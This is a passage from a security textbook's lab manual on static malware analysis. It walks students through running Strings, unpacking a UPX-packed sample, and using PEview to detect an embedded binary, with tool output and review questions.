
While the vast majority of machines running Windows are 64-bit systems today, most malware is still actually compiled into 32-bit binaries. While 32-bit binaries are backward compatible on 64-bit systems, 64-bit binaries won't run on 32-bit systems. Since malware adversaries want to infect as many systems as possible, malware is still compiled as 32-bit binaries in large numbers. In fact, in 2017, this whitepaper claimed that over 99% of all Windows malware was 32-bit: https://info.deepinstinct.com/whitepaper-beware-of-the-64-bit-malware The whitepaper explains, though, that 64-bit malware is on the rise, as there are advantages for malware adversaries to compile malware into 64-bit binaries, even if it takes away the backward compatibility.

This article explains the rise in 2020 of Mac malware, although the attacks are limited in scope: https://www.zdnet.com/article/mac-malware-is-growing-fast-but-its-still-not-as-dangerous-as-the-attacks-on-windows/

This article explains that Linux systems are targets for malware as well: https://www.zdnet.com/article/this-surprise-linux-malware-warning-shows-that-hackers-are-changing-their-targets/

Explore basic usage of Strings.

a. Type **strings64 Lab01-01.dll | more**, as shown in Figure 15-1.



```
Microsoft Windows [Version 10.0.19041.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\jswics\Downloads\Strings>strings64 Lab01-01.dll | more

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.reloc
SUV
h8`
h8`
L$xQh
h(`
RVf
D$"
-(
-- More  --
```

FIGURE 15-1 Running strings64

To advance line by line, press ENTER. To advance page by page, press the spacebar.

You’ll notice some strings that seem to be gibberish, like Rvf, D$\D, _^[], and more. These are just the ASCII/Unicode representation of consecutive bytes that have printable characters. However, these strings are completely worthless from the reversing perspective.

b. To see usage information, simply type

```
strings64
```

c. To get rid of strings of length 3 and below, which is the length of a lot of the gibberish stings, add the **-n** option, followed by **4**, which specifies a minimum string length of 4:

```
strings64 -n 4 Lab01-01.dll | more
```

There’s still some gibberish, but four-character-long strings like **free** and **exec** would be eliminated if we went to a value of 5.

d. To see the offset in the file where strings were located, possibly to correlate some together, add the **-o** (offset) option:

```
strings64 -n 4 -o lab01-01.dll | more
```

Alternatively, you can leave off **| more** and scroll up.

e. Yet another alternative is to redirect the output to a text file and then open up that text file in Notepad:

```
strings64 -n 4 -o lab01-01.dll > lab01-01.txt
notepad lab01-01.txt
```

Since the **-n** option requires a value, this is an example where multiple options can’t be combined with a single dash.

Now you can see a nice grouping of locations for certain strings, which includes **exec**, **sleep**, **hello**, and an IP address of 127.26.152.15. This binary has been specially crafted to have an IP address that starts with 127, which maps to the loopback address of 127.0.0.1, and never leaves your machine.

There are visible function calls, such as **CreateProcessA**, **CreateMutexA**, and **CloseHandle**, from kernel32.dll.

Maybe the malware connects to the adversary’s IP address, welcomes the adversary with “hello,” accepts the **sleep** command, executes it, and runs programs with **CreateProcessA**. Or maybe not. Remember, in this step of malware analysis, you’re just forming initial hypotheses.

Other functions such as **malloc**, **free**, and **strncmp** are from msvcrt.dll. In this case, possibly for obfuscation, the functions from ws2_32.dll are called by ordinal (number), not by name, which is why we don’t see the names of those functions here.

A simple Google search brings you to the Microsoft Docs page, which contains all Winsock functions:

https://docs.microsoft.com/en-us/windows/win32/winsock/winsock-functions

📷 **2a**

⌨ **2b–2d**

Step 2 Analyze Lab01-01.exe with Strings and form a hypothesis about the binary.

a. Let’s take a look at Lab01-01.exe with the following command:

```
strings64 -n 4 Lab01-01.exe | more
```

b. Which functions, visible as strings, deal with finding, opening, and manipulating files?

c. Which string indicates a type of file that this malware might be searching for?

d. Which string appears to be spoofing an actual file, by deviously altering one character? What are two other problems with that string? What is the legitimate string, also seen in the strings output, that the spoofed string is trying to masquerade as?

📷 **3a**

⌨ **3b, 3c**

Step 3 Analyze Lab01-02.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab01-02.exe with the following command:

```
strings64 -n 4 Lab01-02.exe | more
```

This binary appears to be packed—in other words, obfuscated to hide strings from malware analysts like us! A packed binary will at least have **LoadLibraryA** and **GetProcAddress** to find where functions are in memory at runtime so they can be called. Packed binaries need to be unpacked by the program that did the actual packing.

b. This file doesn't appear to be completely packed. There appears to be a function from a specific DLL that hints to network communication. Which DLL and function might they be?

c. There are multiple strings containing UPX. Do a Google search and explain what UPX is and why it's of great significance for the analysis of this binary. You'll be using UPX in Lab Exercise 15.02.

📷 **4a**

⌨ **4b**

Step 4 Analyze Lab01-03.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab01-03.exe with the following command:

```
strings64 -n 4 Lab01-03.exe | more
```

b. Are there more or fewer meaningful strings than in the previous binary? What does that indicate?

📷 **5a**

⌨ **5b–5e**

Step 5 Analyze Lab03-01.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab03-01.exe with the following command:

```
strings64 -n 4 Lab03-01.exe | more
```

b. Which strings are registry locations?

c. Which string is an FQDN?

d. Which strings are related to video?

e. Which string appears to be tied to a username that an adversary could use to log in to this piece of malware with, if it provided a server service?

📷 **6a**

⌨ **6b–6f**

Step 6 Analyze Lab03-02.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab03-02.dll with the following command:

```
strings64 -n 4 Lab03-02.dll | more
```

b. Which strings are functions that manipulate services?

c. Which strings are functions that manipulate the registry?

d. Which strings are related to networking?

e. What is the option in the string that contains **cmd**, and why is it suspicious?

f. There is a string with uppercase letters, lowercase letters, numbers, and a couple of symbols. Why is that one suspicious?

📷 **7a**

⌨ **7b**

Step 7 Analyze Lab03-03.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab03-03.exe with the following command:

```
strings64 -n 4 Lab03-03.exe | more
```

b. What can you make out of this one?

📷 **8a**

⌨ **8b–8d**

Step 8 Analyze Lab03-04.exe with Strings and form a hypothesis about the binary.

a. Run strings64 on Lab03-04.exe with the following command:

```
strings64 Lab03-04.exe | more
```

b. Which strings are possible command-line options that could guide the malware down different code paths?

c. Which string indicates that something will be getting deleted?

d. Which string suppresses output, possibly about the deletion of files?

e. Which strings look like possible menu items that the adversary might select from if this is a C2 malware binary that an attacker will interact with?

10 MINUTES

Lab Exercise 15.02: UPX

Packed (compressed) malware, a subset of obfuscated (hidden) malware, can be unpacked (decompressed) to reveal strings. However, the program used to pack the binary must be identified and used to unpack the binary. In Step 3 of Lab Exercise 15.01, you identified malware that was packed by UPX (Ultimate Packer for eXecutables). In this lab exercise, you'll unpack it and see what will be revealed.

One snowy, frigid Rochester morning, I was about to start my 8:00 A.M. Malware Reverse Engineering class when I realized that, due to the elements, combined with the early hour, just a handful of the students from the class were in the room. I immediately exclaimed, "This room is packed!" No, I wasn't being sarcastic or facetious—from a malware reverse engineering perspective, I was 100 percent technically correct. Not seeing many strings (or students, in this case) is highly indicative of a malware specimen being packed. The next class, with a full house in attendance, I exclaimed, "This room is not packed!"

Learning Objectives

In this lab exercise, you'll unpack a packed binary. At the end of this lab exercise, you'll be able to

- Unpack a binary
- Use the results to help form more of a hypothesis about a malware specimen

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

UPX is an open-source packer that can work on multiple file formats and multiple operating systems. To download and install UPX, follow these steps:


1. Go to https://upx.github.io/.
2. Click Download Latest Release.
3. Click upx-3.96-win64.zip in the Assets section, and then click OK to save the file.
4. Extract the ZIP file.
5. As of publication, the current version is 3.96. If the latest version is after that, substitute the new number in the following commands.
6. Inside upx-3.96-win64 is a folder with that same name. Copy Lab01-02.exe from the Strings folder to this folder, where you'll also see the upx.exe executable.
7. Click in the address bar to select the current path and then type **cmd** and press ENTER to open a command prompt in this directory.

   Press ENTERafter every command in the following steps.

📷 **1a–1c**

Step 1 Unpack a binary with UPX.

a. To decompress (**-d**) and unpack Lab01-02.exe and then write to an output (**-o**) file, type the following, as shown in Figure 15-2:



```
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\jswics\Downloads\upx-3.96-win64\upx-3.96-win64>upx -o Unpacked_Lab01-02.exe
-d Lab01-02.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96w       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     16384 <-      3072   18.75%    win32/pe     Unpacked_Lab01-02.exe

Unpacked 1 file.

C:\Users\jswics\Downloads\upx-3.96-win64\upx-3.96-win64>
```

FIGURE 15-2 Running UPX

```
upx -o Unpacked_Lab01-02.exe -d Lab01-02.exe
```

Notice the 18.75 percent compression ratio that was used as well as the other information provided.

b. Type **upx --help | more** for usage information.

c. Copy the Unpacked_Lab01-02.exe file to the Strings directory.

📷 **2a**

⌨ **2b–2d**

Step 2 Analyze the unpacked Lab01-02.exe with Strings and form a hypothesis about the binary.

a. Run **strings64 Unpacked_Lab01-02.exe | more**.

b. What URL is now visible?

c. What are some related functions that are now visible?

d. Which DLL do they come from?

⏱ **30 MINUTES**

Lab Exercise 15.03: PEview and Resource Hacker

Another technique adversaries use to conceal malware from analysts is embedding a binary inside another binary. Using two new tools, PEview and Resource Hacker, you'll see just how that's done.

Learning Objectives

In this lab exercise, you'll thwart another attempt of obfuscation by a malware adversary. At the end of this lab exercise, you'll be able to

- Use PEview to detect the presence of an embedded binary
- Use Resource Hacker to extract the embedded binary
- Glean knowledge on the extracted binary

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let's Do This!

For PEview, go to http://wjradburn.com/software/ and download and extract

PEview version 0.9.9 (31KB ZIP file).


For Resource Hacker, go to http://www.angusj.com/resourcehacker/, click Download at the top of the page, and click ZIP Install at the bottom of the page. Download and extract the ZIP file.

📷 **1d–1f**

Step 1 Analyze Lab01-04.exe with PEview, and notice that it contains an embedded binary.

- **a.** Copy Lab01-04.exe from the Strings folder to the extracted PEview folder.
- **b.** Launch PEview by double-clicking PEview.exe, which is inside the extracted PEview folder. Note that this is a GUI tool, as is Resource Hacker, which will be used shortly.
- **c.** The Open dialog box appears. Select Lab01-04.exe from the PEview folder.
- **d.** Windows .exe (executable) and .dll (dynamic link library) files use the PE (Portable Executable) file format (in addition to other types of files, like object code), consisting of a header and well-known sections, including .text (the actual code), .rdata (global read-only data, imported functions, and exported functions), .data (global data), .rsrc (resources the binary needs), .reloc (library file relocation information), and more.

  Expand the SECTION .rsrc section and click BIN 0065 0409, as shown in Figure 15-3.



```
Lab01-04.exe
    IMAGE_DOS_HEADER
    MS-DOS Stub Program
  + IMAGE_NT_HEADERS
    IMAGE_SECTION_HEADER .text
    IMAGE_SECTION_HEADER .rdata
    IMAGE_SECTION_HEADER .data
    IMAGE_SECTION_HEADER .rsrc
    SECTION .text
  + SECTION .rdata
    SECTION .data
  - SECTION .rsrc
        IMAGE_RESOURCE_DIRECTORY Type
        IMAGE_RESOURCE_DIRECTORY NameID
        IMAGE_RESOURCE_DIRECTORY Language
        IMAGE_RESOURCE_DATA_ENTRY
        IMAGE_RESOURCE_DIRECTORY_STRING
        BIN 0065 0409
```

```
pFile     Raw Data                                         Value
00004060  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00004070  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00004080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004090  00 00 00 00 00 00 00 00  00 00 00 00 E8 00 00 00  ................
000040A0  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
000040B0  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
000040C0  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
000040D0  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
000040E0  3B C6 02 89 7F A7 6C DA  7F A7 6C DA 7F A7 6C DA  ;.....l...l...l.
000040F0  97 B8 66 DA 74 A7 6C DA  FC BB 62 DA 7E A7 6C DA  ..f.t.l...b.~.l.
00004100  97 B8 68 DA 7D A7 6C DA  7F A7 6C DA 7C A7 6C DA  ..h.}.l...l.|.l.
00004110  7F A7 6D DA 6C A7 6C DA  1D B8 7F DA 7C A7 6C DA  ..m.l.l.....|.l.
00004120  97 B8 7A DA 7D A7 6C DA  52 69 63 68 7F A7 6C DA  ..z.}.l.Rich..l.
00004130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004140  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 03 00  ........PE..L...
00004150  FB 97 69 4D 00 00 00 00  00 00 00 00 E0 00 0F 01  ..iM............
00004160  0B 01 06 00 00 10 00 00  00 20 00 00 00 00 00 00  ......... ......
00004170  32 11 00 00 00 10 00 00  00 20 00 00 00 00 40 00  2........ ....@.
00004180  00 10 00 00 00 10 00 00  04 00 00 00 00 00 00 00  ................
00004190  04 00 00 00 00 00 00 00  00 40 00 00 00 10 00 00  .........@......
000041A0  00 00 00 00 02 00 00 00  00 00 10 00 00 10 00 00  ................
000041B0  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  ................
000041C0  00 00 00 00 00 00 00 00  64 20 00 00 50 00 00 00  ........d ..P...
000041D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000041E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000041F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004220  00 20 00 00 54 00 00 00  00 00 00 00 00 00 00 00  . ..T...........
00004230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00004240  2E 74 65 78 74 00 00 00  7C 02 00 00 00 10 00 00  .text...|.......
00004250  00 10 00 00 00 10 00 00  00 00 00 00 00 00 00 00  ................
00004260  00 00 00 00 20 00 00 60  2E 72 64 61 74 61 00 00  .... ..`.rdata..
00004270  42 02 00 00 00 20 00 00  00 10 00 00 00 20 00 00  B.... ....... ..
00004280  00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 40  ............@..@
00004290  2E 64 61 74 61 00 00 00  9C 00 00 00 00 30 00 00  .data........0..
000042A0  00 10 00 00 00 30 00 00  00 00 00 00 00 00 00 00  .....0..........
000042B0  00 00 00 00 40 00 00 C0  00 00 00 00 00 00 00 00  ....@...........
```

Viewing BIN 0065 0409

FIGURE 15-3 Running PEview

e. In the pane on the right, you’ll see that the first two ASCII/Unicode characters in the Value section are MZ (representing the hex values 4D 5A found in the Raw Data section), which is why this is referred to as the MZ header, indicative of a PE file. You’ll also notice the string “This program cannot be run in DOS mode,” which is an error message signature found at the start of PE files.

f. If you scroll down further, you’ll notice what appears to be a bunch of interesting strings.

You have enough evidence to reasonably conclude that this is an embedded binary, and as such, it would be good to extract this embedded binary so we can analyze it on its own.

